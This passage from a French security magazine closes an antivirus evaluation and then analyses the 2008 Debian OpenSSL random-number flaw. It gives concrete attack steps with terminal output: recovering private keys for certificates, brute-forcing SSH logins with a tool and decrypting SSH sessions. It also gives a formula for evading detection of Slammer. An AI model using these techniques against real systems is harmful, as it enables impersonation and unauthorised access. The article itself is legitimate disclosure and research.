Les différents résultats de cette étude indépendante, et leurs interprétations, permettent de conclure que ce produit se classe sans problème parmi les cinq meilleurs du marché. Face à certains résultats déconcertants que le lecteur pourrait juger comme contredisant notre conclusion, il faut conserver à l'esprit que certains de nos tests ont été poussés pour « venir à bout d'un antivirus » qui dès le début s'annonçait comme de qualité. Ses meilleurs concurrents auraient globalement échoué de la même manière que Dr Web.

Cela doit conforter le lecteur qu'aucun antivirus n'est une forteresse inexpugnable. Il est toujours possible de le contourner. Ce qui doit faire de la politique de sécurité et de l'hygiène informatique deux priorités essentielles.

Gageons que la lecture de cet article se traduira très rapidement par une amélioration du produit pour prendre en compte certains de ces résultats et que la concurrence en tirera également des enseignements utiles pour leurs propres produits.

La société Doctor Web fondant sa progression sur le marché plus sur la recherche et le développement que sur le marketing, ce produit devrait très vite figurer dans le top 3 (deux autres éditeurs au moins ont, semble-t-il, la même approche). La suite lors de nos prochaines évaluations…**[N5]**.

Références

[1] FILIOL (Eric), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer France, 2004.

[2] FILIOL (Eric), « La simulabilité des tests statistiques », *MISC – Le journal de la sécurité informatique*, numéro 22, novembre 2005.

Notes

[N0] Un test est dit « reproductible » s'il permet d'obtenir des résultats similaires à ceux que l'on cherche à reproduire lorsque l'on utilise des données de même nature ou ayant les mêmes propriétés. La reproductibilité ne signifie nullement utiliser strictement les mêmes codes (par exemple) viraux, mais des codes viraux de même nature. Ainsi, un laboratoire qui souhaiterait reproduire les résultats que nous obtenons avec notre cheval de Troie expérimental, alors que ce dernier n'est pas rendu public, peut le faire en utilisant lui-même un programme malicieux analogue, pourvu des mêmes caractéristiques et propriétés, qu'en revanche nous avons détaillées.

[N1] Les « nouvelles limitations » incluses dans les contrats de licence interdisent l'utilisation de techniques de reconstruction automatiques, semi-automatiques ou manuelles de procédés de détection. Cela rend donc impossible désormais, pour ces produits, les analyses mathématiques en boîte noire comme celles présentées dans **[3]**. Nous ne pouvons qu'inciter les utilisateurs à bien lire ces contrats de licence et à boycotter ces logiciels. Voir également à ce propos **[13]**.

[N2] Aussi surprenant que soit cette approche, elle est pourtant largement répandue notamment dans le monde anglo-saxon. C'est un peu comme les dictées préparées à l'école, de nos jours. Cela n'empêche pas certains élèves de faire encore des fautes.

[N3] Il existe plusieurs formes équivalentes pour les fonctions de détection. Nous donnons ici en général les formes simplifiées, quand cela est calculatoirement possible (voir **[3, 5]**). Notons que le lien existant entre la fonction de détection $F_{détection}$ et la fonction de contournement $F_{contournement}$ est donné par :

$$F_{détection} = \neg F_{contournement}$$

où $\neg$ est l'opérateur de négation logique. Dans l'exemple de Slammer, la fonction de contournement est donnée par :

$$F_{contournement} = \neg X_{128} \wedge \neg X_{129} \wedge \neg X_{130} \wedge \ldots\ldots \neg X_{254} \wedge \neg X_{255} \wedge \neg X_{256}$$

où $\neg X_i$ indique que la variable X_i doit être modifiée (mais d'autres octets additionnels peuvent être également modifiés) et où $\wedge$ est l'opérateur ET logique. Tout cela indique donc que pour produire une variante non détectée, il faut que, au minimum, TOUS les octets X_{128} à X_{256} soient modifiés. Même dans le cas d'un code très court comme Slammer, cela reste encore faisable.

La première fonction explicite comment la détection est opérée, pour ce code, par l'antivirus tandis que la seconde indique toutes les modifications possibles du code permettant de le rendre indétectable. Il est essentiel de rappeler que le passage d'une fonction à une autre a une complexité exponentielle (en temps et en mémoire). C'est la raison pour laquelle, selon le but poursuivi, notre algorithme produit directement $F_{contournement}$.

[N4] Ce qui prouve que les travaux de K. Thomson ne sont pas connus qu'à l'Ouest…

[N5] Nous signalons aux autres éditeurs d'antivirus que notre laboratoire est prêt, dans un souci d'impartialité et d'indépendance, à réaliser gratuitement l'analyse de leur produit à la stricte et impérative condition de disposer de notre liberté de travail, de ton et de publication, ce que Microsoft **[11]** et Dr Web ont accepté sans réserve. Au final, nos travaux ont pour principal objectif d'aider tout éditeur à améliorer leur produit, l'utilisateur étant au final le premier bénéficiaire d'une offre globalement meilleure.

[N6] Concernant la détection des *rootkits*, notons que le lancement du scanner Dr Web est accompagné par l'installation d'un pilote spécial anti-rootkit, lequel reste résident dans le système pendant le reste de la session Windows. Son rôle est d'interdire l'installation de *hooks* et de renverser ceux qui seraient déjà installés, mais pas de les détecter. Cette dernière tâche est dévolue au scanner (analyse de forme) et à SpIDer Guard. À ce jour, nous n'avons pas poussé les tests aussi loin que nous l'aurions souhaité, notamment en utilisant des rootkits en mode noyau.

[N7] Le système de fichier NTFS permet d'associer un ou plusieurs flux de données à n'importe quel fichier ou répertoire d'un volume NTFS. Le nom complet d'un flux `<nom du fichier>:<nom du flux>:<type de flux>`. Ces flux sont invisibles par l'explorateur Windows et l'interpréteur de commande et ne sont pas pris en compte dans le calcul de la taille du fichier. Ils peuvent contenir n'importe quel type de données.

[N8] La reproduction de cette partie de notre analyse à l'aide d'un cheval de Troie n'est donc possible que pour les laboratoires de recherche et d'évaluation qui satisfont ces motifs légitimes, ce qui est le cas de notre laboratoire, lequel travaille en étroite collaboration avec les services compétents de la Justice et de l'Intérieur.

[3] FILIOL (Eric), « *Malware pattern scanning schemes secure against black-box analysis* », *Special Issue EICAR* 2006, V. Broucek and P. Turner eds, *Journal in Computer Virology*, 2, pp. 35-50, 2006.

[4] FILIOL (Eric), JACOB (Grégoire) et LE LIARD (Mickaël), « *Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies* », *Special Issue of WTCV* 2006, G. Bonfante et J.-Y. Marion eds, *Journal in Computer Virology*, 3, pp. 23-37, 2007.

[5] FILIOL (Eric), *Techniques virales avancées*, collection IRIS, Springer France, 2007.

[6] JOSSE (Sébastien), « *How to assess the effectiveness of your anti-virus ?* », *Eicar 2006 Special Issue*, V. Broucek and P. Turner eds, *Journal in Computer Virology*, 2 (1), pp.51-67, 2006.

[7] JOSSE (Sébastien), « *Secure and advanced unpacking using computer emulation* », *Journal in Computer Virology*, 3 (3), 221-236, 2007.

[8] JACOB (G.), FILIOL (E.) et DEBAR (H.), « *Functional Polymorphic Engines : Formalisation, Implementation and Uses Cases* », *EICAR* 2008 conference, Laval, 3-6 mai 2008.

[9] FILIOL (Eric), « *Formal Model Prososal for Stealth (Malware) Programs* », *Virus Bulletin Conference* 2007, Vienne, 179-185.

[10] FILIOL (Eric), « Evaluation des logiciels antivirus : quand le marketing s'oppose à la technique », *MISC – Le journal de la sécurité informatique*, numéro 21, septembre 2005.

[11] FILIOL (ERIC), EVRARD (P.), GEFFARD (G.), GUILLEMINOT (F.), JACOB (G.), JOSSE (S.) et QUENEZ (D.), « Evaluation de l'antivirus OnceCare : quand avant l'heure ce n'est pas l'heure », *MISC – Le journal de la sécurité informatique*, numéro 32, pp. 42-51, juillet 2007.

[12] **http://www.mag-securs.com/spip.php?article9375**

[13] RICHARD (P.), « Les tests d'antivirus de plus en plus remis en question », *01net*, 28 mars 2008, **http://www.01net.com/editorial/376029/les-tests-d-antivirus-de-plus-en-plus-remis-en-question/**

Julien Tinnes – julien@cr0.org – Romain Raboin – romain.raboin@gmail.com – Raphaël Rigo – raphael.rigo@syscall.eu –
Roderick Asselineau – roderick.asselineau@orange-ftgroup.com

LA FAILLE OPENSSL/DEBIAN

mots clés : *Debian / OpenSSL / cryptographie / PRNG / OpenSSH*

S'il est une critique que l'on entend souvent à l'égard de Debian, il s'agit bien de celle des modifications réalisées lors du paquetage de logiciels par Debian qui n'ont pas été validés ou incluses en amont par les auteurs du logiciel. Il y a débat sur le sujet, mais les détracteurs disposent maintenant d'un exemple de poids : la faille publiée le 13 mai 2008 par Debian (CVE-2008-0166), qui impacte aussi les distributions Ubuntu et Knoppix, est sans doute l'une des failles dont les conséquences sur le système d'exploitation cible sont les plus importantes.

Cette faille rend le générateur de nombres aléatoires de la bibliothèque OpenSSL prédictible. À peu de choses près, elle permet de casser tous les dispositifs cryptographiques utilisés par des logiciels dépendants de cette bibliothèque. Ces dispositifs sont utilisés notamment pour les authentifications serveur et client et le chiffrement dans OpenSSH, l'authentification serveur et le chiffrement dans SSL et même l'authentification des certificats si les clés de l'autorité de certification utilisée ont été générées sur une version vulnérable d'OpenSSL. Le site de Debian **[ext.2]** donne une liste des logiciels impactés.

À notre connaissance, aucune faille n'a jamais eu autant de conséquences sur le système affecté. Cette faille révèle de manière presque artistique, la puissance de la seule ligne de code supprimée (sur les 230 millions que comporte Debian **[ext.1]**) qui en est à l'origine, tel un projecteur dirigé sur le point de rupture de ce grand édifice fragile qu'est la sécurité de l'*Open Source*.

1. La faille

1.1 Description

La faille est entrée dans le *repository* de Debian le 2 mai 2006. La première version stable affectée est la distribution Etch, parue en avril 2007, ainsi que les versions d'Ubuntu de 7.04 à 8.04 incluses. Les utilisateurs de la version *unstable* ou *testing* ont été affectés bien avant par cette vulnérabilité (voir figure 1).

Le patch source de l'erreur comporte deux parties, chacune commentant un appel à la macro `MD_Update()` d'OpenSSL. La première partie commente la ligne `MD_Update(&m,buf,j);` dans la fonction `ssleay_rand_add(const void *buf, int num, double add)`. Cette fonction est utilisée en interne dans OpenSSL pour ajouter de l'entropie (contenue dans `buf`) à l'état interne du générateur de nombres pseudo aléatoires (PRNG), c'est-à-dire rendre cet état d'autant plus difficile à prédire que `buf` est difficile à prédire.

La suppression de la ligne contenant l'appel `MD_Update(&m,buf,j);` supprime toute utilisation de `buf` dans ce processus. L'état interne du PRNG n'est donc pas plus aléatoire après un appel à cette version modifiée de `ssleay_rand_add()` !

1.2 L'origine

Pourquoi Kurt Roeckx, le responsable Debian du paquetage OpenSSL, a-t-il supprimé ces deux lignes ? L'origine du problème est que la fonction `ssleay_rand_add()` est parfois appelée dans OpenSSL avec comme paramètre `buf` un tableau non initialisé dans le but d'ajouter de l'entropie. Cette pratique est extrêmement discutable, car la sécurité apportée est difficile, voire impossible à évaluer. Cependant, si l'on est sûr que le tableau non initialisé est décorrélé de l'état du PRNG, le mécanisme utilisé pour « mixer »

pkg-openssl: openssl/trunk/rand/md_rand.c

Diff for /openssl/trunk/rand/md_rand.c between version 140 and 141

version 140, Tue May 2 16:25:19 2006 UTC	version 141, Tue May 2 16:34:53 2006 UTC
Line 271	**Line 271**
else	else
MD_Update(&m,&(state[st_idx]),j);	MD_Update(&m,&(state[st_idx]),j);
	/*
	* Don't add uninitialised data.
MD_Update(&m,buf,j);	MD_Update(&m,buf,j);
	*/
MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
MD_Final(&m,local_md);	MD_Final(&m,local_md);
md_c[1]++;	md_c[1]++;
Line 465	**Line 468**
MD_Update(&m,local_md,MD_DIGEST_LENGTH);	MD_Update(&m,local_md,MD_DIGEST_LENGTH);
MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
#ifndef PURIFY	#ifndef PURIFY
	/*
	* Don't add uninitialised data.
MD_Update(&m,buf,j); /* purify complains */	MD_Update(&m,buf,j); /* purify complains */
	*/
#endif	#endif
k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;
if (k > 0)	if (k > 0)

`buf` dans `ssleay_rand_add()` à l'état interne du PRNG ne peut pas enlever d'entropie. En outre, la lecture d'un tableau non initialisé conduit théoriquement à un comportement indéfini d'après la norme C99 (cf. les « *trap representations* »). Les développeurs d'OpenSSL ont toutefois décidé d'ajouter cette mesure qui ne peut pas faire de mal cryptographiquement parlant, mais qui rend le code illisible et la sécurité du PRNG imprévisible.

Les problèmes commencent lorsque l'on essaie d'utiliser Valgrind sur OpenSSL. Lorsqu'on appelle `ssleay_rand_add()` avec un tableau non initialisé comme paramètre, Valgrind le détecte et colorie transitivement toutes les variables dépendant de ce tableau. Il en arrive donc à colorier l'état du PRNG comme dépendant de variables non initialisées, puis finalement tout ce qui dépend du PRNG, c'est-à-dire énormément de choses dès que l'on fait de la cryptographie. De ce fait, Valgrind produit un très grand nombre de messages d'erreur, ce qu'a voulu corriger Kurt. Son erreur a été de commenter l'utilisation de `buf` dans `ssleay_rand_add()` plutôt que les appels à `ssleay_rand_add()` pour lesquels `buf` était non initialisé et, ce faisant, de désactiver complètement l'ajout d'entropie à l'état interne du PRNG dans `ssleay_rand_add()`.

1.3 Les conséquences

À ce stade, nous aurions dû avoir un générateur de nombres aléatoires dont l'état interne était parfaitement déterminé par les enchaînements d'appels aux fonctions d'OpenSSL et ne dépendait pas des sources d'entropie fournies, c'est-à-dire un générateur de nombres aléatoires parfaitement prédictible. Ce problème aurait sans doute été rapidement décelé, une personne générant deux clés SSH à l'aide de la commande `ssh-keygen` sur deux machines Debian différentes aurait en effet obtenu exactement la même clé. Cependant, de la même manière qu'OpenSSL appelle ça et là `ssleay_rand_add()` avec en paramètre des tableaux non initialisés, il y a deux autres *hacks* propices à faire cauchemarder les puristes. Ils sont situés dans la fonction `ssleay_rand_bytes()` (la fonction permettant d'obtenir des nombres pseudo-aléatoires, que l'on appelle en général via la fonction exportée `RAND_bytes()`).

Tout d'abord le tableau fourni pour recevoir des octets aléatoires est utilisé comme source d'entropie. La deuxième partie du patch de Kurt corrige ce problème, ce qui est plutôt une bonne chose. Ensuite, le PID du processus courant est lui-même mixé dans l'état interne du générateur de nombres aléatoires. In fine, seule cette source d'entropie reste. La seule raison pour laquelle deux appels à `ssh-keygen` ne donnent pas la même clé est uniquement que le PID du processus sera différent lors des deux appels.

D'un point de vue cryptographique, l'entropie du générateur de nombres aléatoires ne dépend que du PID du processus. Elle vaut donc 15 bits sur la plupart des systèmes[1], et encore, en considérant les PID comme aléatoires !

En pratique, cela signifie que pour calculer toutes les clés SSH que l'on peut obtenir sur une machine Debian donnée à l'aide de la commande `ssh-keygen`, il suffit d'exécuter cette dernière 32768 fois avec à chaque fois un PID différent. Pour faire croire à OpenSSL que le processus a un PID donné, on peut surcharger, à l'aide d'un `LD_PRELOAD`, la fonction `getpid()`. Cependant, c'est là que la théorie s'arrête et que la pratique et les ennuis commencent. OpenSSL n'aura pas exactement le même comportement en fonction de l'architecture du microprocesseur[4]. De plus, nous avons pour le moment occulté le fait que l'état interne du PRNG est également modifié par la succession des appels à des fonctions d'OpenSSL. Cela ne pose pas de problème dans le cas d'exécution aisément reproductibles (génération d'une clé SSH avec `ssh-keygen`), mais s'avère plus problématique lors de la génération d'aléas dans un programme persistant tel que le démon OpenSSH.

2. Les certificats x509 et SSL

Les certificats x509 sont utilisés dans le cadre de PKI pour transporter des clés publiques signées par une autorité de certification. L'exemple le plus connu est leur utilisation pour authentifier des sites web auxquels on accède par le schéma d'URI HTTPS. Une autre utilisation fréquente est le cas des VPN.

Il est possible avec un simple script et une bibliothèque en `LD_PRELOAD` surchargeant la fonction `getpid()` d'appeler `openssl genrsa` avec tous les PID possibles pour générer toutes les clés RSA susceptibles d'avoir été générées avec la version vulnérable d'OpenSSL et de répéter cette opération pour toutes les architectures qui nous intéressent (en général principalement x86 et x86_64). Cette méthode est loin d'être optimale en termes de performances, mais elle est très simple et cette opération ne devant être réalisée qu'une seule fois, un pré-calcul prenant quelques jours sur une machine est acceptable.

Il y a cependant une petite difficulté, car les chemins de code utilisés pour la génération de nombres aléatoires ne seront pas tout à fait les mêmes selon qu'OpenSSL trouvera ou non un fichier *randfile* sur le disque. Il suffit donc de réaliser l'opération décrite précédemment une première fois avec un tel fichier et une deuxième fois en exportant la variable `RANDFILE=/tmp/DOESNOTEXIST/CANTEXIST/REALLYITSIMPOSSIBLE` de sorte à ce qu'OpenSSL ne trouve pas de randfile.

Une fois toutes les clés générées, il est simple de réaliser une base de données de clés vulnérables contenant les *hashs* des moduli RSA, l'architecture et le PID utilisé pour les générer ainsi qu'un drapeau mentionnant la présence ou non de randfile à la génération. On peut ensuite vérifier pour n'importe quel certificat donné sa présence dans notre liste noire et générer la clé privée lui correspondant.

```
$ openssl s_client -connect webmail.hebergeur.com:443 < /dev/null > webmail.crt
$ ./is_blacklisted.sh webmail.crt
Looking for 8d612a6c98a7419b6391e6838b9ef15db48d9c64
certif_2048_i686_withrandfile:8d612a6c98a7419b6391e6838b9ef15db48d9c64:12685
$ ./gen_given_privatekey.sh 2048 1 12685
Generating RSA private key, 2048 bit long modulus
.........+++
.....................................................................................+++
e is 65537 (0x10001)
8d612a6c98a7419b6391e6838b9ef15db48d9c64:12685 private key generated in private_
  12685_i686_withrandfile.key
```

Le problème de cette vulnérabilité est que, même en la connaissant, il n'est pas facile de s'en protéger. En effet, il ne suffit pas de générer de nouveaux certificats, il faut encore pouvoir révoquer les anciens qui, sinon, seront encore valides ! Si la plupart des VPN reposant sur une PKI peuvent utiliser les listes de révocations (CRL), il n'en est pas de même pour les certificats utilisés pour authentifier des sites web.

En effet, les CRL ne sont pratiquement pas supportées et en tout cas utilisées par aucun navigateur. Un pirate désirant usurper l'identité d'un site web pourra donc utiliser votre vieux certificat vulnérable[3], signé par une CA reconnue, telle que Verisign, et ce, jusqu'à son expiration !

3. Les attaques de type MITM appliquées au protocole SSH

De la même manière qu'un serveur web peut présenter une clé publique contenue dans un certificat x509, un serveur OpenSSH doit présenter une clé publique servant à l'authentifier.

Indépendamment de la version du protocole, les clients SSH conservent dans un fichier la trace des clés publiques des serveurs auxquels ils se sont connectés. Il n'est donc théoriquement pas possible pour un pirate (contraint d'utiliser son propre jeu de clés faute de connaître la clé privée du serveur) de se placer en coupure entre un client et un serveur connu de celui-ci sans que la supercherie ne soit détectée. En pratique, le client OpenSSH interrompt la connexion lorsqu'il détecte un changement de clé sur le serveur. Il oblige ainsi l'usager à modifier manuellement le fichier `known_hosts` s'il souhaite malgré tout s'y connecter.

...si le serveur possède une clé RSA ou DSA faible, alors l'attaquant peut mener à bien son attaque...

Une attaque ne semble donc pas envisageable. Il est cependant à noter qu'il existe quelques astuces permettant de contourner la vérification associée au fichier `known_hosts`. Il est en effet possible de tricher sur les bannières lorsque le serveur accepte les deux versions du protocole. Ce sont les attaques par Downgrade ou Upgrade auxquelles l'article de Stealth (Cf. **[ext.4]**) est une bonne introduction. Elles permettent de faire passer le serveur malveillant pour un nouveau serveur (et non un serveur pirate) aux yeux d'OpenSSH, ce qui a plus de chance d'aboutir avec un utilisateur peu expérimenté. Toutefois, par défaut, seule la version 2 du protocole est généralement acceptée par les serveurs.

Malheureusement, si le serveur possède une clé RSA ou DSA faible (indépendamment du protocole), alors l'attaquant peut mener à bien son attaque. Il lui suffit en effet d'interroger le serveur cible à l'aide de l'outil `ssh-keyscan` pour identifier sa clé publique, puis de rechercher la clé privée correspondante dans

sa base de données de clés pré-calculées. Il a alors toutes les informations nécessaires en sa possession pour se positionner en coupure de façon transparente.

Une telle attaque peut être menée très efficacement en utilisant l'outil `mitm-ssh` proposé par Darklab (Cf. **[ext.5]**), ainsi que quelques lignes de scripts. La redirection de niveau 2 ou 3 associée peut être faite à l'aide d'outils classiques d'ARP *cache poisoning*, de DNS *spoofing*, etc. Si l'attaque est un succès, elle permet d'obtenir les logins et mots de passe des personnes piégées, de sauvegarder les communications déchiffrées, voire, moyennant quelques efforts, d'injecter des commandes sur le serveur à l'insu du client.

4. Faiblesse dans l'authentification du client par clé publique

Le protocole SSH permet d'authentifier le client de deux façons :

- avec un mot de passe ;
- avec un couple de clés publique/privée.

Pour s'authentifier avec une paire de clés, il faut d'abord générer les clés à l'aide de la commande `ssh-keygen`. Il faut ensuite placer la clé publique dans le fichier `.ssh/autorized_keys` du compte de la machine où l'on souhaite s'authentifier via cette méthode. Parfois, ce type d'authentification est rendu obligatoire par la configuration du serveur.

La commande `ssh-keygen` permet de générer une paire de clés RSA ou DSA. Pour générer ces clés, cette commande utilise les fonctions `RSA_generate_key()` et `DSA_generate_key()` de la bibliothèque OpenSSL. Comme expliqué précédemment, si la bibliothèque est vulnérable, des clés identiques seront produites pour un PID identique et une même architecture matérielle. Cette propriété peut être vérifiée avec le programme de test `rsa.c` **[ext.3]** qui utilise `RSA_generate_key()` pour générer une clé RSA et afficher son modulus.

Si la clé a été générée avec une bibliothèque vulnérable, il est alors possible pour un attaquant de faire une recherche exhaustive en interrogeant le serveur. Pour cela, il faut au préalable connaître l'identifiant d'un compte valide sur la machine.

L'attaquant doit disposer de la liste des clés publiques et proposer leurs empreintes au serveur. Il ne lui reste plus qu'à espérer que le serveur en accepte une. Une optimisation est possible en proposant plusieurs clés au serveur dans une même session. Le serveur OpenSSH accepte par défaut six clés dans une même session (voir `DEFAULT_AUTH_FAIL_MAX`), ensuite le serveur coupe la connexion et il faut établir une nouvelle session. Cette valeur peut être modifiée en éditant la variable `MaxAuthTries` du fichier de configuration d'OpenSSH.


Comme pour les certificats x509, La génération des clés est rapide et n'a pas besoin d'être optimisée puisqu'elle ne sera réalisée qu'une fois. De ce fait, elle peut se faire en appelant successivement `ssh-keygen` dans un script en surchargeant la fonction `getpid()` pour générer les clés pour chaque PID possible. Cette opération devra être répétée pour chaque type de clé et chaque architecture afin d'obtenir une liste complète. Suivant l'architecture et la taille des clés, la génération prendra de quelques heures à plusieurs jours.

Un outil **[ext.3]** a été développé en C pour illustrer cette attaque :

```
$ ./bfssh -h ssllol -u toto -p 22 -d 6 -t rsa -s 2048 -a x86
MaxAuthTries: 6
thread: 5 test key: 05718 ... 05723
Authentication success: ./key-x86/rsa2048/id_rsa.05784.pub

$ ssh -i ./key-x86/rsa2048/id_rsa.05784 toto@ssllol -t "id ; uname"
uid=1000(toto) gid=1000(toto) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
   30(dip),44(video),46(plugdev),104(scanner),108(lpadmin),109(admin),1000(toto)
Linux
Connection to ssllol closed.
$
```

Ce programme commence par proposer un maximum de clés dans une session pour déterminer la valeur de `MaxAuthTries` avant de commencer la recherche exhaustive. Ensuite, il teste tous les types de clés spécifiés en paramètre. Il est aussi possible de donner le nombre de *threads* à utiliser afin d'optimiser le temps mis pour effectuer la recherche.

L'attaque prend environ 4 minutes sur un réseau local pour tester les 32768 clés RSA 2048 d'une architecture donnée en utilisant 8 threads et environ 5 minutes sur Internet (pour la même recherche).



5. Déchiffrement de session SSH

5.1 Rappel sur l'échange de clés dans le protocole SSH

La version 2 du protocole SSH possède la propriété de *Perfect Forward Secrecy* qui doit garantir qu'une session capturée ne pourra pas être déchiffrée par un attaquant. Cette propriété est obtenue grâce à l'utilisation du protocole d'échange de clé Diffie-Hellman.

5.1.1 Diffie-Hellman

Diffie-Hellman permet à deux parties (Alice et Bob) d'obtenir un nombre commun qui ne pourra pas être deviné par un attaquant écoutant la conversation. Ce nombre pourra ensuite être utilisé par exemple comme clé de chiffrement. Pour ce faire, les deux parties se mettent d'accord sur un groupe donné (généralement les entiers modulo un nombre premier p) et un générateur (noté g) de ce groupe.

Alice et Bob génèrent ensuite chacun un nombre secret, notés respectivement a et b. Alice envoie alors g^a $[p]$ à Bob, qui à son tour communique g^b $[p]$ à Alice.


Il suffit alors à Alice et Bob de calculer respectivement $(g^b)^a$ $[p]$ et $(g^a)^b$ $[p]$ pour obtenir le secret partagé $s=g^{ab}$ $[p]$. Un attaquant écoutant la conversation ne pourra pas deviner s sans résoudre le problème du logarithme discret, qui est réputé difficile si les paramètres du groupe sont bien choisis.

5.1.2 Implémentation

L'implémentation de Diffie-Hellman dans OpenSSH est tout à fait classique. La figure 2 présente les différentes étapes du protocole avec échange du groupe (cas classique entre deux clients OpenSSH) :

- Les étapes 1 et 2 permettent au client et au serveur de communiquer les algorithmes qu'ils supportent.
- L'étape 3 permet au client de spécifier la taille des groupes qu'il accepte : entre 1024 et 8192 bits pour p par défaut.
- Le serveur répond alors à l'étape 4 avec la spécification du groupe à utiliser (g et p), qu'il aura choisi au hasard dans le fichier moduli.
- Le client envoie sa partie à l'étape 5 (g^a $[p]$).
- L'étape 6 est importante : le serveur y envoie sa clé publique, sa partie (g^b $[p]$) ainsi que sa signature, afin d'empêcher les attaques MITM.

Enfin, la clé utilisée en pratique pour le chiffrement symétrique qui sécurise les messages suivants est dérivée de ce secret partagé et de l'ensemble des données échangées depuis l'établissement de la connexion à l'aide d'une fonction de hachage (déterminée par les messages 1 et 2).



2 *Processus d'échange de clés dans OpenSSH*

5.2 Le déchiffrement en pratique de sessions OpenSSH

On comprendra donc que la faille OpenSSL compromet totalement la PFS, car il suffit de « bruteforcer » les PID utilisés pour retrouver l'exposant généré par l'une des parties. Ceci est d'autant plus intéressant qu'un client non vulnérable pourra voir son mot de passe compromis en une seule session sur un serveur vulnérable ! Les implications de la faille sont très sérieuses.

La théorie est donc très simple, mais bien entendu la réalisation est plus délicate. En effet, les exposants utilisés sont générés par OpenSSL et, afin de les retrouver, il est indispensable de connaître l'état exact du PRNG au moment de leur génération. Il faut donc distinguer deux possibilités : on attaque soit le client, soit le serveur.

5.2.1 Cas du client

Le cas du client est le plus simple : en effet, celui-ci est lancé à la demande et l'échange des clés est le deuxième appel au PRNG, après l'initialisation du générateur de nombres pseudo-aléatoires interne à OpenSSH.


Le code suivant présente la génération de la clé côté client :

```
int do_client(BIGNUM *key, int bits, DH *dh)
{
        /* First 20 rand bytes for arc4random init */
        RAND_bytes(dummy, 20);

        dh->priv_key = BN_new();

        BN_rand(dh->priv_key, bits, 0, 0);
        DH_generate_key(dh);

        if (BN_cmp(key, dh->pub_key) == 0) {
                BN_print_fp(stdout, dh->priv_key);
                return 1;
        }
        return 0;
}
```

5.2.2 Cas du serveur

Le déchiffrement lorsque le serveur est vulnérable est beaucoup plus complexe. En effet, l'état du PRNG dépend notamment du nombre d'appels à `ssleay_rand_bytes()`. Il faut donc déterminer avec précision tous les appels à cette fonction. De plus, `fork()` ne modifiant pas l'état. Il faut s'assurer que l'exposant généré ne dépend pas du processus parent.

Il faut donc tout d'abord comprendre le fonctionnement du système de séparation de privilèges d'OpenSSH. La figure 3 présente les différents processus impliqués :



- le processus A ne fait qu'écouter sur le réseau et `fork()` pour lancer le processus B.
- le processus B (*monitor*) `fork()` dès son lancement pour que C puisse gérer toutes les communications réseau.

Comme on peut le voir, c'est le processus C qui réalise l'échange de clés. Heureusement pour nous, lorsque A lance B, il ne fait pas seulement un `fork()` mais également un `exec()`, afin de purger la mémoire de toute donnée sensible. Ce qui garantit que l'état du PRNG sera remis à zéro pour chaque connexion !


Malheureusement, le processus C ne réalise pas d'`exec`, il faut donc bruteforcer à la fois son PID et celui de B. En pratique, C étant lancé immédiatement après B, il y a une très forte probabilité que son PID soit proche de celui de B. Le bruteforce peut s'effectuer de manière efficace en effectuant un `fork()` avant chaque test du PID de C afin de conserver l'état dans le père.

Il faut aussi remarquer que le processus B utilise le RSA *blinding*, avant de forker, afin d'éviter les attaques de type *side channel* sur le serveur[2], ce qui nécessite de générer un nombre *r* aléatoire entre *0* et *n*. Il faut donc prendre en compte ce calcul pour retrouver l'état du PRNG. D'autres détails jouent dans ces calculs, mais leur intérêt étant limité, les lecteurs intéressés pourront se référer au code de l'outil pour plus d'informations.

5.2.3 Outil

Cette analyse d'OpenSSH a permis la réalisation d'un outil **[ext.3]** permettant de retrouver le secret partagé à partir d'une session capturée. Le bruteforce utilise, comme dans les autres cas, une surcharge de `getpid()`. Cependant, afin d'accélérer les calculs, l'application n'est pas relancée pour chaque PID. Il faut donc remettre le PRNG dans son état initial avant chaque test. OpenSSL ne proposant malheureusement pas cette possibilité, il est nécessaire d'écrire un petit patch.

Les performances sont relativement bonnes avec environ 800 PID par seconde (par cœur) sur un Core2 6600 à 2.40 GHz. Ceci permet de parcourir l'espace des PID en moins de 30 secondes.



6. Le cassage de clé DSA

Les attaques présentées ci-dessus sur les clés publiques SSH et les certificats x509 s'attaquent à des clés faibles, c'est-à-dire générées avec une version vulnérable d'OpenSSL. L'attaque que nous présentons ici permet de s'attaquer à des clés DSA générées correctement, mais qui ont été utilisées un jour avec un OpenSSL vulnérable.

Pour rappel, une signature DSA est un couple (r,s) tel que :

- $r = (g^k [p]) [q]$
- $s = (H(M) + r*x) * k^{-1} [q]$

Avec :

- *g*, *p*, *q* : paramètres publiques ;
- *x* : la clé privée ;
